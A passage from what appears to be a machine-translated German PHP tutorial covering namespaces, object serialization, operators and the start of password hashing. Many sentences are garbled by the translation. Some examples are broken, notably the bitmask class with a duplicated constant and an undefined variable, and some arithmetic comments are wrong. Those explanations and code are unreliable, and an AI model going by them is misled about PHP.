$a = new MyProject\Shapes\Rectangle();


// Referencing StdClass from within a namespace requires a \ prefix
// since it is not defined in a namespace, meaning it is global.

// References StdClass. Correct!
$a = new \StdClass();

// References MyProject\Shapes\StdClass. Incorrect!
$a = new StdClass();
```

Was sind Namensräume?

Die PHP-Community hat viele Entwickler, die viel Code erstellen. Dies bedeutet, dass der PHP-Code einer Bibliothek denselben Klassennamen wie eine andere Bibliothek verwenden kann. Wenn beide Bibliotheken in demselben Namespace verwendet werden, kollidieren sie und verursachen Probleme.

Namensräume lösen dieses Problem. Wie im PHP-Referenzhandbuch beschrieben, können Namespaces mit Betriebssystemverzeichnissen verglichen werden, die Namespacedateien enthalten. zwei Dateien mit demselben Namen können in separaten Verzeichnissen vorhanden sein. Ebenso können zwei PHP-Klassen mit demselben Namen in separaten PHP-Namespaces vorhanden sein.

Es ist wichtig, dass Sie Ihren Code mit einem Namensraum versehen, damit er von anderen Entwicklern verwendet werden kann, ohne befürchten zu müssen, mit anderen Bibliotheken zusammenzustoßen.

Deklaration von Sub-Namespaces

Um einen einzelnen Namespace mit Hierarchie zu deklarieren, verwenden Sie folgendes Beispiel:

```
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }
```

Das obige Beispiel erstellt:

Konstante `MyProject\Sub\Level\CONNECT_OK`

Klasse `MyProject\Sub\Level\Connection` und

Funktion `MyProject\Sub\Level\connect`

Namensräume online lesen: https://riptutorial.com/de/php/topic/1021/namensraume

Kapitel 61: Objektserialisierung

Syntax

- serialisieren ($ object)
- unserialize ($ object)

Bemerkungen

Alle PHP-Typen außer Ressourcen sind serialisierbar. Ressourcen sind ein eindeutiger Variablentyp, der auf "externe" Quellen verweist, z. B. Datenbankverbindungen.

Examples

Serialize / Unserialize

`serialize()` gibt einen String zurück, der eine Byte-Stream-Darstellung eines beliebigen Werts enthält, der in PHP gespeichert werden kann. `unserialize()` kann diese Zeichenfolge verwenden, um die ursprünglichen Variablenwerte neu zu erstellen.

Ein Objekt serialisieren

```
serialize($object);
```

Ein Objekt zu unseremialisieren

```
unserialize($object)
```

Beispiel

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //output:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

Die serialisierbare Schnittstelle

Einführung

> Klassen, die diese Schnittstelle implementieren, unterstützen `__sleep()` und `__wakeup()` nicht mehr. Die Methode serialize wird immer dann aufgerufen, wenn eine Instanz

serialisiert werden muss. Dies ruft `__destruct()` nicht auf oder hat andere Nebeneffekte, sofern nicht innerhalb der Methode programmiert. Wenn die Daten `unserialized` die Klasse bekannt und die entsprechende `unserialize()` Methode wird als Konstruktor aufgerufen, anstatt `__construct()` . Wenn Sie den Standardkonstruktor ausführen müssen, können Sie dies in der Methode tun.

Grundlegende Verwendung

```
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "My private data";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}

$obj = new obj;
$ser = serialize($obj);

var_dump($ser); // Output: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // Output: string(15) "My private data"
```

Objektserialisierung online lesen: https://riptutorial.com/de/php/topic/1868/objektserialisierung

Kapitel 62: Operatoren

Einführung

Ein Operator ist etwas, das einen oder mehrere Werte (oder Ausdrücke im Programmierjargon) annimmt und einen anderen Wert liefert (so dass die Konstruktion selbst zum Ausdruck wird).

Operatoren können nach ihrer Anzahl von Werten gruppiert werden.

Bemerkungen

Operatoren 'operieren' oder agieren auf einen (unäre Operatoren wie `!$a` und `++$a`), zwei (binäre Operatoren wie `$a + $b` oder `$a >> $b`) oder drei (der einzige ternäre Operator ist) `$a ? $b : $c`) Ausdrücke.

Die Rangfolge der Operatoren beeinflusst, wie die Operatoren gruppiert werden (als wären Klammern vorhanden). Das Folgende ist eine Liste von Operatoren in der Reihenfolge ihrer Präferenz (Operatoren in der zweiten Spalte). Wenn sich mehrere Operatoren in einer Zeile befinden, wird die Gruppierung durch die Reihenfolge des Codes bestimmt, wobei die erste Spalte die Assoziativität angibt (siehe Beispiele).

Verband	Operator
links	`-> ::`
keiner	`clone new`
links	`[`
Recht	`**`
Recht	`++ -- ~ (int) (float) (string) (array) (object) (bool) @`
keiner	`instanceof`
Recht	`!`
links	`* / %`
links	`+ - .`
links	`<< >>`
keiner	`< <= > >=`
keiner	`== != === !== <> <=>`

Verband	Operator
links	`&`
links	`^`
links	`|`
links	`&&`
links	`||`
Recht	`??`
links	`? :`
Recht	`= += -= *= **= /= .= %= &= ```
links	`and`
links	`xor`
links	`or`

Vollständige Informationen finden Sie unter Stack Overflow .

Beachten Sie, dass Funktionen und Sprachkonstrukte (z. B. `print`) immer zuerst ausgewertet werden, aber jeder Rückgabewert wird gemäß den obigen Prioritäts- / Assoziativitätsregeln verwendet. Besondere Vorsicht ist geboten, wenn die Klammern nach einem Sprachkonstrukt weggelassen werden. ZB `echo 2 . print 3 + 4;` echo's `721` : Der `print` wertet `3 + 4` , druckt das Ergebnis `7` und gibt `1` . Danach wird `2` und mit dem Rückgabewert von `print` (`1`) verkettet.

Examples

String-Operatoren (. Und. =)

Es gibt nur zwei Zeichenfolgenoperatoren:

- Verkettung zweier Strings (Punkt):

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- Verkettung der Zuweisung (Punkt =):

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Grundaufgabe (=)

```
$a = "some string";
```

führt dazu, dass `$a` den Wert `some string` .

Das Ergebnis eines Zuweisungsausdrucks ist der zugewiesene Wert. **Beachten Sie, dass ein einzelnes Gleichheitszeichen `=` NICHT zum Vergleich ist!**

```
$a = 3;
$b = ($a = 5);
```

macht folgendes:

1. Zeile 1 weist `3` bis `$a` .
2. Zeile 2 weist `5` `$a` . Dieser Ausdruck ergibt ebenfalls den Wert `5` .
3. Zeile 2 weist dann das Ergebnis des Ausdrucks in Klammern (`5`) `$b` .

Also: Sowohl `$a` als auch `$b` jetzt den Wert `5` .

Kombinierte Zuordnung (+ = etc)

Die kombinierten Zuweisungsoperatoren sind eine Abkürzung für eine Operation mit einer Variablen und weisen diesen neuen Wert anschließend dieser Variablen zu.

Arithmetik:

```
$a = 1;   // basic assignment
$a += 2; // read as '$a = $a + 2'; $a now is (1 + 2) => 3
$a -= 1; // $a now is (3 - 1) => 2
$a *= 2; // $a now is (2 * 2) => 4
$a /= 2; // $a now is (16 / 2) => 8
$a %= 5; // $a now is (8 % 5) => 3 (modulus or remainder)

// array +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

Mehrere Arrays gemeinsam bearbeiten

```
$a **= 2; // $a now is (4 ** 2) => 16 (4 raised to the power of 2)
```

Kombinierte Verkettung und Zuweisung eines Strings:

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Kombinierte binäre bitweise Zuweisungsoperatoren:

```
$a = 0b00101010;  // $a now is 42
$a &= 0b00001111; // $a now is (00101010 & 00001111) => 00001010 (bitwise and)
$a |= 0b00100010; // $a now is (00001010 | 00100010) => 00101010 (bitwise or)
$a ^= 0b10000010; // $a now is (00101010 ^ 10000010) => 10101000 (bitwise xor)
$a >>= 3;         // $a now is (10101000 >> 3) => 00010101 (shift right by 3)
$a <<= 1;         // $a now is (00010101 << 1) => 00101010 (shift left by 1)
```

Ändern der Operatorrangfolge (mit Klammern)

Die Reihenfolge, in der Operatoren ausgewertet werden, wird von der *Operatorrangfolge bestimmt* (siehe auch Abschnitt "Bemerkungen").

Im

```
$a = 2 * 3 + 4;
```

`$a` erhält einen Wert von 10, da zuerst `2 * 3` ausgewertet wird (Multiplikation hat Vorrang vor Addition), was ein Unterergebnis von `6 + 4` ergibt, was 10 entspricht.

Der Vorrang kann mit Klammern geändert werden: in

```
$a = 2 * (3 + 4);
```

`$a` erhält den Wert 14, da zuerst `(3 + 4)` ausgewertet wird.

Verband

Linke Vereinigung

Wenn der Vorrang zweier Operatoren gleich ist, bestimmt die Assoziativität die Gruppierung (siehe auch den Abschnitt "Bemerkungen"):

```
$a = 5 * 3 % 2; // $a now is (5 * 3) % 2 => (15 % 2) => 1
```

`*` und `%` haben gleiche Priorität und **linke** Assoziativität. Da die Multiplikation zuerst auftritt (links), wird sie gruppiert.

```
$a = 5 % 3 * 2; // $a now is (5 % 3) * 2 => (2 * 2) => 4
```

Nun tritt der Modulus-Operator zuerst (links) auf und ist somit gruppiert.

Richtige Vereinigung

```
$a = 1;
$b = 1;
$a = $b += 1;
```

Sowohl `$a` als auch `$b` jetzt den Wert `2` da `$b += 1` gruppiert ist und das Ergebnis (`$b` ist `2`) `$a` zugewiesen wird.

Vergleichsoperatoren

Gleichberechtigung

Für grundlegende Gleichheitstests wird der Gleichheitsoperator `==` verwendet. Für umfassendere Überprüfungen verwenden Sie den identischen Operator `===` .

Der identische Operator funktioniert genauso wie der Equal-Operator. Er verlangt, dass seine Operanden denselben Wert haben, aber auch, dass sie denselben Datentyp haben.

Im Beispiel unten wird beispielsweise "a und b sind gleich" angezeigt, nicht jedoch "a und b sind identisch".

```
$a = 4;
$b = '4';
if ($a == $b) {
    echo 'a and b are equal'; // this will be printed
}
if ($a === $b) {
    echo 'a and b are identical'; // this won't be printed
}
```

Bei Verwendung des Gleichheitsoperators werden numerische Zeichenfolgen in Ganzzahlen umgewandelt.

Vergleich von Objekten

`===` vergleicht zwei Objekte, indem geprüft wird, ob sie genau **dieselbe Instanz sind** . Das bedeutet, dass `new stdClass() === new stdClass()` zu false aufgelöst wird, auch wenn sie auf dieselbe Weise erstellt werden (und dieselben Werte haben).

`==` vergleicht zwei Objekte, indem sie rekursiv überprüft, ob sie gleich sind (*Deep Equals*). Das heißt für `$a == $b` , wenn `$a` und `$b` sind:

1. derselben Klasse
2. haben die gleichen Eigenschaften, einschließlich dynamischer Eigenschaften
3. Für jede Eigenschaft `$property` set ist `$a->property == $b->property` true (daher rekursiv geprüft).

Andere häufig verwendete Operatoren

Sie beinhalten:

1. Größer als (`>`)
2. Kleiner als (`<`)
3. Größer als oder gleich (`>=`)
4. Weniger als oder gleich (`<=`)
5. Nicht gleich (`!=`)
6. Nicht identisch mit (`!==`)

1. **Größer als:** `$a > $b` , gibt `true` , wenn `$a` ,s - Wert größer als von `$b` , sonst false zurück.

Beispiel :

```
var_dump(5 > 2); // prints bool(true)
var_dump(2 > 7); // prints bool(false)
```

2. **Lesser als:** `$a < $b` , gibt `true` , wenn `$a` ,s - Wert kleinen , dass von `$b` , sonst false zurück.

Beispiel :

```
var_dump(5 < 2); // prints bool(false)
var_dump(1 < 10); // prints bool(true)
```

3. **Größer** - **als** - **oder** - **gleich:** `$a >= $b` , gibt `true` , wenn `$a` ,s - Wert entweder größer als von `$b` oder gleich `$b` , sonst kehrt `false` .

Beispiel :

```
var_dump(2 >= 2); // prints bool(true)
var_dump(6 >= 1); // prints bool(true)
var_dump(1 >= 7); // prints bool(false)
```

4. **Kleiner als oder gleich:** `$a <= $b` , gibt `true` , wenn `$a` ,s - Wert ist entweder kleiner als von `$b` oder gleich `$b` , sonst kehrt `false` .

Beispiel :

```
var_dump(5 <= 5); // prints bool(true)
var_dump(5 <= 8); // prints bool(true)
var_dump(9 <= 1); // prints bool(false)
```

5/6. **Nicht gleich / identisch mit:** Um das vorherige Beispiel zur Gleichheit erneut aufzuwärmen, wird im folgenden Beispiel 'a und b sind nicht identisch' angezeigt, nicht jedoch 'a und b sind nicht gleich'.

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a and b are not equal'; // this won't be printed
}
if ($a !== $b) {
    echo 'a and b are not identical'; // this will be printed
}
```

Raumschiffbetreiber (<=>)

PHP 7 führt eine neue Art von Operator ein, mit dem Ausdrücke verglichen werden können. Dieser Operator gibt -1, 0 oder 1 zurück, wenn der erste Ausdruck kleiner als, gleich oder größer als der zweite Ausdruck ist.

```
// Integers
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// Floats
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// Strings
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

Objekte sind nicht vergleichbar, und dies führt zu undefiniertem Verhalten.

Dieser Operator ist besonders nützlich, wenn Sie eine benutzerdefinierte Vergleichsfunktion mit `usort` , `uasort` oder `uksort` . Wenn ein Array von Objekten nach ihrer `weight` Eigenschaft sortiert wird, kann eine anonyme Funktion beispielsweise `<=>` , um den von den Sortierfunktionen erwarteten Wert zurückzugeben.

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

In PHP 5 hätte dies einen etwas aufwendigeren Ausdruck erfordert.

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
});
```

Null-Koaleszenz-Operator (??)

Null-Koaleszenz ist ein neuer Operator, der in PHP 7 eingeführt wurde. Dieser Operator gibt den ersten Operanden zurück, wenn er gesetzt ist und nicht `NULL` . Andernfalls wird der zweite Operand zurückgegeben.

Das folgende Beispiel:

```
$name = $_POST['name'] ?? 'nobody';
```

ist gleichbedeutend mit beiden:

```
if (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
```

```
    $name = 'nobody';
}
```

und:

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

Dieser Operator kann auch verkettet werden (mit rechtsassoziativer Semantik):

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

Welches ist ein Äquivalent zu:

```
if (isset($_GET['name'])) {
    $name = $_GET['name'];
} elseif (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

Hinweis:
Bei der Verwendung des Koaleszenzoperators für die Verkettung von Zeichenfolgen sollten Sie die Verwendung von Klammern `()` nicht vergessen.

```
$firstName = "John";
$lastName = "Doe";
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

Dies gibt nur `John` , und wenn $ firstName null ist und $ lastName `Doe` , wird `Unknown Doe` ausgegeben. Um `John Doe` auszugeben, müssen wir solche Klammern verwenden.

```
$firstName = "John";
$lastName = "Doe";
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

Dadurch wird `John Doe` anstelle von `John` ausgegeben.

Instanz von (Typoperator)

Um zu überprüfen, ob ein Objekt einer bestimmten Klasse angehört, kann die (binäre) `instanceof` Operators ab PHP Version 5 verwendet werden.

Der erste (linke) Parameter ist das zu testende Objekt. Wenn diese Variable kein Objekt ist, gibt `instanceof` immer `false` . Wenn ein konstanter Ausdruck verwendet wird, wird ein Fehler ausgegeben.

Der zweite (rechte) Parameter ist die zu vergleichende Klasse. Die Klasse kann als Klassenname selbst bereitgestellt werden, eine Stringvariable, die den Klassennamen enthält (keine

Stringkonstante!) Oder ein Objekt dieser Klasse.

```
class MyClass {
}

$o1 = new MyClass();
$o2 = new MyClass();
$name = 'MyClass';

// in the cases below, $a gets boolean value true
$a = $o1 instanceof MyClass;
$a = $o1 instanceof $name;
$a = $o1 instanceof $o2;

// counter examples:
$b = 'b';
$a = $o1 instanceof 'MyClass'; // parse error: constant not allowed
$a = false instanceof MyClass; // fatal error: constant not allowed
$a = $b instanceof MyClass;    // false ($b is not an object)
```

`instanceof` kann auch verwendet werden, um zu prüfen, ob ein Objekt einer Klasse angehört, die eine andere Klasse erweitert oder eine Schnittstelle implementiert:

```
interface MyInterface {
}

class MySuperClass implements MyInterface {
}

class MySubClass extends MySuperClass {
}

$o = new MySubClass();

// in the cases below, $a gets boolean value true
$a = $o instanceof MySubClass;
$a = $o instanceof MySuperClass;
$a = $o instanceof MyInterface;
```

Um zu prüfen, ob ein Objekt *keiner* Klasse angehört, kann der Operator not (`!`) Verwendet werden:

```
class MyClass {
}

class OtherClass {
}

$o = new MyClass();
$a = !$o instanceof OtherClass; // true
```

Beachten Sie, dass Klammern um `$o instanceof MyClass` nicht erforderlich sind, da `instanceof` höhere Priorität hat als `!` , obwohl es den Code *mit* Klammern besser lesbar machen kann.

Vorsichtsmaßnahmen

Wenn keine Klasse vorhanden ist, werden die registrierten Autoload-Funktionen aufgerufen, um zu versuchen, die Klasse zu definieren (dies ist ein Thema, das außerhalb des Geltungsbereichs dieses Teils der Dokumentation liegt!). In PHP-Versionen vor 5.1.0 würde der Operator `instanceof` auch diese Aufrufe auslösen und somit die Klasse definieren (und wenn die Klasse nicht definiert werden könnte, würde ein schwerwiegender Fehler auftreten). Um dies zu vermeiden, verwenden Sie eine Zeichenfolge:

```
// only PHP versions before 5.1.0!
class MyClass {
}

$o = new MyClass();
$a = $o instanceof OtherClass; // OtherClass is not defined!
// if OtherClass can be defined in a registered autoloader, it is actually
// loaded and $a gets boolean value false ($o is not a OtherClass)
// if OtherClass can not be defined in a registered autoloader, a fatal
// error occurs.

$name = 'YetAnotherClass';
$a = $o instanceof $name; // YetAnotherClass is not defined!
// $a simply gets boolean value false, YetAnotherClass remains undefined.
```

Ab PHP Version 5.1.0 werden die registrierten Autoloader in diesen Situationen nicht mehr aufgerufen.

Ältere PHP-Versionen (vor 5.0)

In älteren PHP-Versionen (vor 5.0) kann mit der Funktion `is_a` festgestellt werden, ob ein Objekt von einer Klasse ist. Diese Funktion wurde in PHP Version 5 nicht mehr unterstützt und in PHP Version 5.3.0 nicht erkannt.

Ternärer Betreiber (? :)

Der ternäre Operator kann als Inline- `if` Anweisung verstanden werden. Es besteht aus drei Teilen. Der `operator` und zwei Ergebnisse. Die Syntax lautet wie folgt:

```
$value = <operator> ? <true value> : <false value>
```

Wenn der `operator` als `true` bewertet wird, wird der Wert im ersten Block zurückgegeben (`<true value>`). Andernfalls wird der Wert im zweiten Block zurückgegeben (`<false value>`). Da wir `$value` auf das Ergebnis unseres ternären Operators setzen, wird der zurückgegebene Wert gespeichert.

Beispiel:

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

`$action` würde die Zeichenfolge `'default'` enthalten `'default'` wenn `empty($_POST['action'])` true" ist. Andernfalls würde es den Wert von `$_POST['action']` .

Der Ausdruck `(expr1) ? (expr2) : (expr3)` Ausdruck1 `(expr1) ? (expr2) : (expr3)` wertet `expr2` wenn `expr1` als `true` ausgewertet wird, und `expr3` wenn `expr1` als `false` ausgewertet wird.

Es ist möglich, den mittleren Teil des ternären Operators wegzulassen. Ausdruck `expr1 ?: expr3` gibt `expr1` wenn `expr1` als TRUE ausgewertet wird, andernfalls `expr3` . `?:` wird oft als *Elvis*- Operator bezeichnet.

Dies verhält sich wie der Null Coalescing Operator `??` , außer dem `??` erfordert, dass der linke Operand genau `null` während `?:` versucht, den linken Operanden in einen Boolean-Wert aufzulösen, und prüfen, ob er in Boolean- `false` .

Beispiel:

```
function setWidth(int $width = 0){
    $_SESSION["width"] = $width ?: getDefaultWidth();
}
```

In diesem Beispiel akzeptiert `setWidth` einen width-Parameter oder einen Standardwert von 0, um den width-Sitzungswert zu ändern. Wenn `$width` 0 ist (wenn `$width` nicht angegeben ist), wodurch boolean false `getDefaultWidth()` wird, wird stattdessen der Wert von `getDefaultWidth()` verwendet. Die Funktion `getDefaultWidth()` wird nicht aufgerufen, wenn `$width` nicht in boolean false aufgelöst wurde.

Weitere Informationen zur Konvertierung von Variablen in Boolean finden Sie unter Types .

Inkrementieren (++) und Dekrementieren von Operatoren (-)

Variablen können mit `++` bzw. `--` um 1 erhöht oder dekrementiert werden. Sie können Variablen vorangehen oder folgen und semantisch geringfügig variieren, wie unten gezeigt.

```
$i = 1;
echo $i; // Prints 1

// Pre-increment operator increments $i by one, then returns $i
echo ++$i; // Prints 2

// Pre-decrement operator decrements $i by one, then returns $i
echo --$i; // Prints 1

// Post-increment operator returns $i, then increments $i by one
echo $i++; // Prints 1 (but $i value is now 2)

// Post-decrement operator returns $i, then decrements $i by one
echo $i--; // Prints 2 (but $i value is now 1)
```

Weitere Informationen zum Inkrementieren und Dekrementieren von Operatoren finden Sie in der

offiziellen Dokumentation .

Ausführungsoperator (``)

Der PHP-Ausführungsoperator besteht aus Backticks (``) und wird zum Ausführen von Shell-Befehlen verwendet. Die Ausgabe des Befehls wird zurückgegeben und kann daher in einer Variablen gespeichert werden.

```
// List files
$output = `ls`;
echo "<pre>$output</pre>";
```

Beachten Sie, dass der Ausführungsoperator und `shell_exec()` dasselbe Ergebnis liefern.

Logische Operatoren (&& / AND und || / OR)

In PHP gibt es zwei Versionen von logischen UND- und ODER-Operatoren.

Operator	Wahr wenn
`$a and $b`	Sowohl `$a` als auch `$b` sind wahr
`$a && $b`	Sowohl `$a` als auch `$b` sind wahr
`$a or $b`	Entweder `$a` oder `$b` ist wahr
`$a || $b`	Entweder `$a` oder `$b` ist wahr

Beachten Sie, dass `&&` und `||` Operatoren haben höhere Priorität als `and` und `or` . Siehe Tabelle unten:

Auswertung	Ergebnis von `$e`	Bewertet als
`$e = false || true`	Wahr	`$e = (false || true)`
`$e = false or true`	Falsch	`($e = false) or true`

Aus diesem Grund ist es sicherer, `&&` und `||` anstelle von `and` und `or` .

Bitweise Operatoren

Bitweise Operatoren voranstellen

Bitweise Operatoren sind wie logische Operatoren, werden jedoch pro Bit und nicht als boolescher Wert ausgeführt.

```
// bitwise NOT ~: sets all unset bits and unsets all set bits
printf("%'06b", ~0b110110); // 001001
```

Bitmasken-Bitmaskenoperatoren

Bitweises AND `&` : Ein Bit wird nur gesetzt, wenn es in beiden Operanden gesetzt ist

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

Bitweises ODER `|` : Ein Bit ist gesetzt, wenn es in einem oder beiden Operanden gesetzt ist

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

Bitweises XOR `^` : Ein Bit wird gesetzt, wenn es in einem Operanden und nicht in einem anderen Operanden gesetzt ist, dh nur, wenn sich dieses Bit in den beiden Operanden in einem anderen Zustand befindet

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

Beispielanwendungen von Bitmasken

Mit diesen Operatoren können Bitmasken bearbeitet werden. Zum Beispiel:

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

Hier ist der `|` Operator wird verwendet, um die beiden Bitmasken zu kombinieren. Obwohl `+` die gleiche Wirkung hat, ist `|` hebt hervor, dass Sie Bitmasken kombinieren und nicht zwei normale Skalar-Ganzzahlen hinzufügen.

```
class Foo{
    const OPTION_A = 1;
    const OPTION_B = 2;
    const OPTION_C = 4;
    const OPTION_A = 8;

    private $options = self::OPTION_A | self::OPTION_C;

    public function toggleOption(int $option){
        $this->options ^= $option;
    }

    public function enable(int $option){
        $this->options |= $option; // enable $option regardless of its original state
    }

    public function disable(int $option){
        $this->options &= ~$option; // disable $option regardless of its original state,
                                    // without affecting other bits
    }
```

```
    /** returns whether at least one of the options is enabled */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option !== 0;
        // Use !== rather than >, because
        // if $options is about a high bit, we may be handling a negative integer
    }

    /** returns whether all of the options are enabled */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // note the parentheses; beware the operator precedence
    }
}
```

Dieses Beispiel (vorausgesetzt, die `$option` immer nur ein Bit) verwendet:

- Der Operator `^` , um Bitmasken bequem umzuschalten.
- die `|` um ein Bit zu setzen, wobei der ursprüngliche Zustand oder andere Bits vernachlässigt werden
- Der Operator `~` zum Konvertieren einer Ganzzahl mit nur einem gesetzten Bit in eine Ganzzahl mit nur einem nicht gesetzten Bit
- den `&` -Operator ein wenig mit den folgenden Eigenschaften von `&` :
    - Da `&=` mit einem gesetzten Bit nichts `(1 & 1) === 1` (`(1 & 1) === 1` , `(0 & 1) === 0`), wird das `(0 & 1) === 0` `&=` mit einer Ganzzahl mit nur einem nicht gesetzten Bit nur dieses Bit `(0 & 1) === 0` , keine Auswirkungen auf andere Bits.
    - `&=` mit einem nicht gesetzten Bit setzt dieses Bit zurück (`(1 & 0) === 0` , `(0 & 0) === 0`)
- Wenn Sie den Operator `&` mit einer anderen Bitmaske verwenden, werden alle anderen Bits weggefiltert, die nicht in dieser Bitmaske enthalten sind.
    - Wenn für die Ausgabe Bits gesetzt sind, bedeutet dies, dass eine der Optionen aktiviert ist.
    - Wenn für die Ausgabe alle Bits der Bitmaske gesetzt sind, bedeutet dies, dass alle Optionen in der Bitmaske aktiviert sind.

Denken Sie daran , dass diese Vergleichsoperatoren (`< > <= >= == === != !== <> <=>`) haben eine höhere Priorität als diese bitmask-Bitmaske Operatoren: (`| ^ &`). Da bitweise Ergebnisse häufig mit diesen Vergleichsoperatoren verglichen werden, ist dies eine häufige Gefahr.

Bitverschiebungsoperatoren

Bitweise Linksverschiebung `<<` : Verschieben Sie alle Bits um die angegebene Anzahl von Schritten nach links (höherwertig) und verwerfen Sie die Bits, die die int-Größe überschreiten

`<< $x` ist äquivalent zum Aufheben der Einstellung der höchsten `$x` Bits und zum Multiplizieren mit der `$x` ten Potenz von 2

```
printf("%'08b", 0b00001011<< 2); // 00101100

assert(PHP_INT_SIZE === 4); // a 32-bit system
printf("%x, %x", 0x5FFFFFFF << 2, 0x1FFFFFFF << 4); // 7FFFFFFC, FFFFFFFF
```

Bitweise Verschiebung nach rechts `>>` : verwerfe die niedrigste Verschiebung und verschiebe die restlichen Bits nach rechts (weniger bedeutsam)

`>> $x` entspricht der Division durch die `$x` te Potenz von 2 und den nicht ganzzahligen Teil zu verwerfen

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

Anwendungsbeispiele für Bitverschiebung:

Schnelle Division durch 16 (bessere Leistung als `/= 16`)

```
$x >>= 4;
```

Bei 32-Bit-Systemen werden alle Bits in der Ganzzahl verworfen, und der Wert wird auf 0 gesetzt. Bei 64-Bit-Systemen werden die höchstwertigen 32 Bit aufgehoben und die niedrigsten beibehalten

```
$x = $x << 32 >> 32;
```

signifikante 32 Bits, entsprechend `$x & 0xFFFFFFFF`

Hinweis: In diesem Beispiel wird `printf("%'06b")` verwendet. Es gibt den Wert in 6 binären Ziffern aus.

Objekt- und Klassenoperatoren

Auf Mitglieder von Objekten oder Klassen kann mit dem Objektoperator (`->`) und dem Klassenoperator (`::` zugegriffen werden.

```
class MyClass {
    public $a = 1;
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
var_dump($object->a);   // int(1)
var_dump($object::$b);  // int(2)
var_dump($object::C);   // int(3)
var_dump(MyClass::$b);  // int(2)
var_dump(MyClass::C);   // int(3)
var_dump($object->d()); // int(4)
var_dump($object::d()); // int(4)
var_dump(MyClass::e()); // int(5)
$classname = "MyClass";
var_dump($classname::e()); // also works! int(5)
```

Beachten Sie, dass nach dem `$object->a` das `$` nicht geschrieben werden sollte (`$object->a` statt

`$object->$a`). Für den Klassenoperator ist dies nicht der Fall und das `$` ist erforderlich. Für eine in der Klasse definierte Konstante wird das `$` niemals verwendet.

Beachten Sie auch, dass `var_dump(MyClass::d());` ist nur erlaubt, wenn die Funktion `d()` *nicht* auf das Objekt verweist:

```
class MyClass {
    private $a = 1;
    public function d() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump(MyClass::d());   // Error!
```

Dies führt zu einem schwerwiegenden PHP-Fehler: Nicht abgerufener Fehler: Verwendung von $ this, wenn es sich nicht im Objektkontext befindet

Diese Operatoren haben Assoziativität *hinterlassen* , die für die Verkettung verwendet werden kann:

```
class MyClass {
    private $a = 1;

    public function add(int $a) {
        $this->a += $a;
        return $this;
    }

    public function get() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump($object->add(4)->get());  // int(5)
```

Diese Operatoren haben die höchste Priorität (sie werden im Handbuch nicht einmal erwähnt), sogar höher als der `clone` . Somit:

```
class MyClass {
    private $a = 0;
    public function add(int $a) {
        $this->a += $a;
        return $this;
    }
    public function get() {
        return $this->a;
    }
}

$o1 = new MyClass();
$o2 = clone $o1->add(2);
var_dump($o1->get()); // int(2)
var_dump($o2->get()); // int(2)
```

Der Wert von `$o1` wird hinzugefügt, *bevor* das Objekt geklont wird!

Beachten Sie, dass die Verwendung von Klammern zur Beeinflussung der Priorität in PHP Version 5 und älter nicht funktioniert hat (in PHP 7):

```
// using the class MyClass from the previous code
$o1 = new MyClass();
$o2 = (clone $o1)->add(2);  // Error in PHP 5 and before, fine in PHP 7
var_dump($o1->get()); // int(0) in PHP 7
var_dump($o2->get()); // int(2) in PHP 7
```

Operatoren online lesen: https://riptutorial.com/de/php/topic/1687/operatoren

Kapitel 63: Passwort-Hashing-Funktionen

Einführung

Da sicherere Web-Services das Speichern von Passwörtern im Klartextformat vermeiden, bieten Sprachen wie PHP verschiedene (nicht dekodierbare) Hash-Funktionen zur Unterstützung des sichereren Industriestandards. Dieses Thema enthält Dokumentation für das korrekte Hashing mit PHP.

Syntax

- `string password_hash ( string $password , integer $algo [, array $options ] )`
- `boolean password_verify ( string $password , string $hash )`
- `boolean password_needs_rehash ( string $hash , integer $algo [, array $options ] )`
- `array password_get_info ( string $hash )`

Bemerkungen

Vor PHP 5.5 können Sie das Kompatibilitätspaket verwenden , um die Funktionen `password_*` bereitzustellen. Es wird dringend empfohlen, das Kompatibilitätspaket zu verwenden, wenn Sie dazu in der Lage sind.

Mit oder ohne Kompatibilitätspaket hängt die korrekte Bcrypt-Funktionalität von `crypt()` von PHP 5.3.7 und höher ab. Andernfalls *müssen* Sie Kennwörter auf Nur-ASCII-Zeichensätze beschränken.

